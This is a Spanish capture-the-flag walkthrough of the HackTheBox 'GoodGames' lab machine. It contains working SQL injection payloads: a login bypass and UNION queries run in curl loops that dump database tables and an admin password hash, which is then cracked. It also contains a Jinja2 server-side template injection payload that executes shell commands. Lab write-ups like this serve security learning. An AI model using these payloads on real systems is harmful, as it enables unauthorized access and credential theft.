


GoodGames

Escaneo

```
Raw packets sent: 79/709 (3.50/MB) | Rcvd: 79/706 (3.188MB)
> cat escaneo
File: escaneo
1 # Nmap 7.94SVN scan initiated Tue Feb 27 13:22:54 2024 as: nmap -p- --open -sC -sV -sS --min-rate 5000 -n -Pn -vvv 10.10.11.130 -oN escaneo
2 Nmap scan report for 10.10.11.130
3 Host is up, received user-set (0.097s latency).
4 Scanned at 2024-02-27 13:22:54 CET for 31s
5 Not shown: 65534 closed tcp ports (reset)
6 PORT      STATE SERVICE REASON
7 80/tcp     open  http   syn-ack ttl 63 Apache httpd 2.4.51
8 |_http-title: GoodGames | Community and Store
9 |_http-favicon: Unknown favicon MD5: 61352127DC66484D3736CACCF50E7BEB
10  |_http-methods:
11  |_ Supported Methods: OPTIONS HEAD GET POST
12  |_http-server-header: Werkzeug/2.0.2 Python/3.9.2
13 Service Info: Host: goodgames.htb
14
15 Read data files from: /usr/bin/../share/nmap
16 Service detection performed. Please report any incorrect results at https://nmap.org/submit/
17 # Nmap done at Tue Feb 27 13:23:25 2024 -- 1 IP address (1 host up) scanned in 31.59 seconds
```

Hacemos el primer escaneo con el nmap

Esta es la pagina web al ser puerto 80



Despues le hacemos un whatweb y un escaneo de script de enumeracion

```

> nmap --script=http-enum -p80 10.10.11.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-27 13:39 CET
Nmap scan report for 10.10.11.130
Host is up (0.097s latency).

PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 2.06 seconds


```

whatweb http://10.10.11.130


http://10.10.11.130 [200 OK] Bootstrap, Country[RESERVED][ZZ], Frame, HTML5, HTTPServer[Werkzeug/2.0.2 Python/3.9.2], IP[10.10.11.130], JQuery, Meta-Author[_nK], PasswordField[password], Python[3.9.2], Script, Title[GoodGames | Community and Store], Werkzeug[2.0.2], X-UA-Compatible[IE=edge]

/home/unicomana/Academia/goodgames took 5s

Al ver que tenemos un sitio para loguearnos



Hemos intentado hacer inyección SQL pero no salta este mensaje



Nos dirigiremos al burpsuite al intruder y haber si por ahí accedemos

Al ver que podímos meter la inyección sql lo probamos y bingo


Se consiguió

1 x +

Send Cancel < > Follow redirection Target: http://10.10.11.130 ↗

Request	Response
<pre>Pretty Raw Hex 1 POST /login HTTP/1.1 2 Host: 10.10.11.130 3 Content-Length: 49 4 Cache-Control: max-age=0 5 Upgrade-Insecure-Requests: 1 6 Origin: http://10.10.11.130 7 Content-Type: application/x-www-form-urlencoded 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=vm b3;q=0.9 10 Referer: https://10.10.11.130/ 11 Accept-Encoding: gzip, deflate, br 12 Accept-Language: en-US,en;q=0.9 13 Connection: close 14 15 email=test%40gmail.com' or 1=1-- -&password=test</pre>	<pre>Pretty Raw Hex Render 83 <div class="nk-fullscreen-block"> 84 <div class="nk-fullscreen-block-top"> 85 <div class="nk-gap-4"> 86 87 88 89 <div class="nk-gap-2"> 90 </div> 91 </div> 92 <div class="nk-fullscreen-block-middle"> 93 <div class="container text-center"> 94 <div class="row"> 95 <div class="col-md-6 offset-md-3 col-lg-4 offset-lg-4"> 96 <h1 style="font-size: 50px;"> 97 Login Successful 98 </h1> 99 </div> 100 <div class="nk-gap"> 101 <div> 102 <h2>Welcome admin</h2> 103 </div> 104 </div> 105 <div class="nk-gap-3"> 106 107 Return to Homepage 108 109 </div> 110 </div> 111 </div> 112 </div></pre>

0 highlights 0 highlights



Osea esto nos quiere decir que es vulnerable a inyecciones sql



ADMIN'S PROFILE

Welcome to your profile page. You can update your profile picture and email address using the forms below.

EDIT DETAILS

Password

Repeat Pass

CHANGE PASSWORD

ACCOUNT DETAILS

Below you can find your current account details.

Nos metemos vemos el sitio del admin

podemos cambiar la contraseña

ACCOUNT DETAILS

Below you can find your current account details.



Nick: admin


Email: admin@goodgames.htb

Date joined: NULL

El correo: admin@goodgames.htb

Nick admin

Al ver la pagina vemos el perfil y la rueda de settings



Y hay es donde iremos pero nos pasa una cosilla

A screenshot of a Firefox browser window displaying an error page. The address bar shows the URL `internal-administration.goodgames.htb`. The main content area of the browser has a dark background and displays the following text:

Hmm. We're having trouble finding that site.
We can't connect to the server at `internal-administration.goodgames.htb`.
If you entered the right address, you can:

- Try again later
- Check your network connection
- Check that Firefox has permission to access the web (you might be connected but behind a firewall)

In the bottom right corner of the browser window, there is a small blue button with the text "Try Again".

Nos salta este error como sabemos esto se debe a que puede que el archivo etc/hosts debemos pensar que hay virtual hosting

#virtualHosting "El virtualhost, o servidor virtual, es una forma de alojamiento web que permite que varias páginas web puedan funcionar en una misma máquina. Hay dos tipos de virtualhost:


- Los que se basan en direcciones IP, donde cada página web tendrá una IP diferente.
- Los que se basan en nombres de dominio, donde una sola dirección IP funcionan varias páginas web.

Aunque el navegador tendrá que diferenciar el tipo de virtualhost a la hora de gestionar la petición, la elección de una u otra no tiene ningún efecto para el usuario."

Modificamos el archivo etc/hosts

```
cat /etc/hosts
File: /etc/hosts
1 127.0.0.1 localhost
2 127.0.1.1 unicomanu.unicomanu unicomanu
3
4 # The following lines are desirable for IPv6 capable hosts
5 ::1 localhost ip6-localhost ip6-loopback
6 ff02::1 ip6-allnodes
7 ff02::2 ip6-allrouters
8 10.10.0.98 site.wekor.thm wekor.thm
9 10.10.11.130 internal-administration.goodgames.htb goodgames.htb
```

y ahora lo conseguimos



Viendo que no hay vulnerabilidades,

```
> searchsploit Flask Volt
Exploits: No Results
Shellcodes: No Results
```

Despues de esto pues nos vamos a seguir a explotar la vulnerabilidad que tenemos que es la inyección SQL intenando obtener usuario y contraseña de este panel

Para ello vamos utilizar esta consulta:

```
Bash
email=test@gmail.com' union select 1,2,3,table_name from
information_schema.tables limit 0,1-- -&password=test
```

Tenemos que saber como funciona estas consultas

Como vemos en el busrp suite vemos la consulta que funciona

Bash

```
union select 1,2,3,schema_name from information_name.chemata--
```

The screenshot shows a browser developer tools Network tab with two main sections: Request and Response.

Request:

- Pretty
- Raw
- Hex

```
1 POST /login HTTP/1.1
2 Host: 10.10.11.130
3 Content-Length: 103
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://10.10.11.130
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=0.7
10 Referer: http://10.10.11.130/
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15 email=test@gmail.com' union select 1,2,3,schema_name from information_schema.schemata-- -&password=test
```

Response:

- Pretty
- Raw
- Hex
- Render

```
<div class="nk-fullscreen-block">
  <div class="nk-fullscreen-block-top">
    <div class="text-center">
      <div class="nk-gap-4">
        <a href="#">
          
        </a>
        <div class="nk-gap-2">
          <div>
            <div>
              <div class="nk-fullscreen-block-middle">
                <div class="container text-center">
                  <div>
                    <div class="col-md-6 offset-md-3 col-lg-4 offset-lg-4">
                      <h1 class="text-main" style="font-size: 50px;">
                        Login Successful
                      </h1>
                    <div class="nk-gap">
                    </div>
                    <div class="h4">
                      Welcome information_schemamain
                    </div>
                    <div>
                      Redirecting you to profile page...
                    </div>
                    <div class="nk-gap-3">
                    </div>
                    <a href="#" class="nk-btn nk-btn-rounded nk-btn-color-white">
                      Return to Homepage
                    </a>
                  </div>
                </div>
                <div class="nk-gap-3">
                </div>
              </div>
            </div>
          </div>
        </div>
      </div>
    </div>
  </div>
</div>
```

Buscamos la tablas

las podemos delimitar con limit 0.1

Request

```
Pretty Raw Hex
1 POST /login HTTP/1.1
2 Host: 10.10.11.130
3 Content-Type: application/x-www-form-urlencoded
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Referer: http://10.10.11.130/
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
10 email=test@gmail.com' union select 1,2,3,table_name from information_schema.tables limit 0,1 - &password=test
```

Response

```
Pretty Raw Hex Render
84 <div class="nk-fullscreen-block">
85   <div class="nk-fullscreen-block-top">
86     <div class="text-center">
87       <div class="nk-gap-4">
88         </div>
89       
90     </div>
91   </div>
92   <div class="nk-fullscreen-block-middle">
93     <div class="container text-center">
94       <div class="row">
95         <div class="col-md-6 offset-md-3 col-lg-4 offset-lg-4">
96           <h1 class="text-main-1" style="font-size: 50px;">Login Successful</h1>
97         </div>
98       </div>
99       <div class="nk-gap-3">
100         <h2>Welcome ADMINISTRABLE_ROLE_AUTHORIZATIONS</h2>
101       </div>
102       <div>
103         <p>Redirecting you to profile page...</p>
104       </div>
105       <div class="nk-gap-3">
106         <a href="/" class="nk-btn nk-btn-rounded nk-btn-color-white">Return to Homepage</a>
107       </div>
108     </div>
109   </div>
110 </div>
```

Ahora vamos a hacerlo con curl para que podamos pillar las tablas una a una con un pequeño comando

```
> for i in $(seq 1 100); do echo "[*] Para el numero $i: $(curl -s -X POST http://10.10.11.130/login --data "email=test@gmail.com' union select 1,2,3,table_name from information_schema.tables limit $i,1 - &password=test" | grep "Welcome")"; done
[*] Para el numero 1: <h2 class="h4">Welcome APPLICABLE_ROLES</h2>
[*] Para el numero 2: <h2 class="h4">Welcome CHARACTER_SETS</h2>
[*] Para el numero 3: <h2 class="h4">Welcome CHECK_CONSTRAINTS</h2>
[*] Para el numero 4: <h2 class="h4">Welcome COLLATIONS</h2>
[*] Para el numero 5: <h2 class="h4">Welcome COLLATION_CHARACTER_SET_APPLICABILITY</h2>
[*] Para el numero 6: <h2 class="h4">Welcome COLUMNS</h2>
[*] Para el numero 7: <h2 class="h4">Welcome COLUMNS_EXTENSIONS</h2>
[*] Para el numero 8: <h2 class="h4">Welcome COLUMN_PRIVILEGES</h2>
[*] Para el numero 9: <h2 class="h4">Welcome COLUMN_STATISTICS</h2>
[*] Para el numero 10: <h2 class="h4">Welcome ENABLED_ROLES</h2>
[*] Para el numero 11: <h2 class="h4">Welcome ENGINES</h2>
[*] Para el numero 12: <h2 class="h4">Welcome EVENTS</h2>
[*] Para el numero 13: <h2 class="h4">Welcome FILES</h2>
[*] Para el numero 14: <h2 class="h4">Welcome INNODB_BUFFER_PAGE</h2>
[*] Para el numero 15: <h2 class="h4">Welcome INNODB_BUFFER_PAGE_LRU</h2>
[*] Para el numero 16: <h2 class="h4">Welcome INNODB_BUFFER_POOL_STATS</h2>
[*] Para el numero 17: <h2 class="h4">Welcome INNODB_CACHED_INDEXES</h2>
[*] Para el numero 18: <h2 class="h4">Welcome INNODB_CMP</h2>
[*] Para el numero 19: <h2 class="h4">Welcome INNODB_CMPMEM</h2>
[*] Para el numero 20: <h2 class="h4">Welcome INNODB_CMPMEM_RESET</h2>
[*] Para el numero 21: <h2 class="h4">Welcome INNODB_CMP_PER_INDEX</h2>
[*] Para el numero 22: <h2 class="h4">Welcome INNODB_CMP_PER_INDEX_RESET</h2>
[*] Para el numero 23: <h2 class="h4">Welcome INNODB_CMP_RESET</h2>
[*] Para el numero 24: <h2 class="h4">Welcome INNODB_COLUMNS</h2>
[*] Para el numero 25: <h2 class="h4">Welcome INNODB_DATAFILES</h2>
[*] Para el numero 26: <h2 class="h4">Welcome INNODB_FIELDS</h2>
[*] Para el numero 27: <h2 class="h4">Welcome INNODB_FOREIGN</h2>
[*] Para el numero 28: <h2 class="h4">Welcome INNODB_FOREIGN_COLS</h2>
[*] Para el numero 29: <h2 class="h4">Welcome INNODB_FT_BEING_DELETED</h2>
[*] Para el numero 30: <h2 class="h4">Welcome INNODB_FT_CONFIG</h2>
[*] Para el numero 31: <h2 class="h4">Welcome INNODB_FT_DEFAULT_STOPWORD</h2>
[*] Para el numero 32: <h2 class="h4">Welcome INNODB_FT_DELETED</h2>
[*] Para el numero 33: <h2 class="h4">Welcome INNODB_FT_INDEX_CACHE</h2>
```

Así sacamos todas las tablas

despues de ver la tabla que es la de user hacemos un union con group concat eso si importante ver la secuencia que si esta en 1 no lo sacas la tienes que hacer con el 0 como en la imagen

```

> for i in $(seq 1 100); do echo "[*] Para el numero $i: $(curl -s -X POST http://10.10.11.130/login --data "email=test@gmail.com' union select 1,2,3,group_concat(name,0x3a,email,0x3a, password) from user limit $i,1-- &password=test" | grep "Welcome"); done
[*] Para el numero 1:
[*] Para el numero 2:
[*] Para el numero 3:
[*] Para el numero 4:
[*] Para el numero 5:
[*] Para el numero 6:
[*] Para el numero 7:
[*] Para el numero 8:
[*] Para el numero 9:
[*] Para el numero 10:
^C
> for i in $(seq 0 100); do echo "[*] Para el numero $i: $(curl -s -X POST http://10.10.11.130/login --data "email=test@gmail.com' union select 1,2,3,group_concat(name,0x3a,email,0x3a, password) from user limit $i,1-- &password=test" | grep "Welcome"); done
[*] Para el numero 0:
<h2 class="h4">Welcome admin:admin@goodgames.htb:2b22337f218b2d82dfc3b6f77e7cb8ec</h2>
[*] Para el numero 1:
[*] Para el numero 2:
[*] Para el numero 3:
[*] Para el numero 4:
^C

```

Como vemos tenemos admin y la contraseña y esta en hash pasamos por le hashid y hash-identifier




y es MD5

Vamos a crakearla con john y el rockyou.txt



y tenemos que añadir formato y como sabemos que es MD5

Si metemos --format=Raw-MD5 ya nos sale



Hash	Type	Result
2b22337f218b2d82dfc3b6f77e7cb8ec	md5	super5dooper

Color Codes: Exact match, Partial match, Not found.

[Download CrackStation's Wordlist](#)

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our [hashing security page](#).

Crackstation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied



Current User: admin

Notifications

**Jose Leos** a few moments ago

Added you to an event "Project stand-up" tomorrow at 12:30 AM.

**Neil Sims** 2 hrs ago

You've been assigned a task for "Awesome new project".

**Roberta Casas** 5 hrs ago

Tagged you in a document called "Financial plans".

**Joseph Garth** 1 d ago

New message: "Hey, what's up? All set for the presentation?"

**Bonnie Green** 2 hrs ago

New message: "We need to improve the UI/UX for the landing page."

Tenemos un menos en settings para cambiar el nombre para el vamos a intentar injectar una multiplicacion y a ver si es vulnerable de SSTI

General information

Full Name	Birthday
<input type="text" value="{{7*7}}"/>	<input type="text"/> dd/mm/yyyy
Email	Phone
<input type="text" value="admin@goodgames.htb"/>	<input type="text" value="+12-345 678 910"/>

Save all



49
admin
admin@goodgames.htb

Connect **Send Message**

© Themesberg - Coded by AppSeed.

Flask Volt Dashboard

Nos vamos a este github y al SSTI

<https://github.com/swisskyrepo/PayloadsAllTheThings>

Nos dirigimos a Jinja2 y empezamos a probar

General information

Full Name

teReference__context.cycler.__init__.globals__.os.popen('id').read() }}

Birthday

03/08/2024

Email

admin@goodgames.htb

Phone

123456

Save all

Y vemos el output

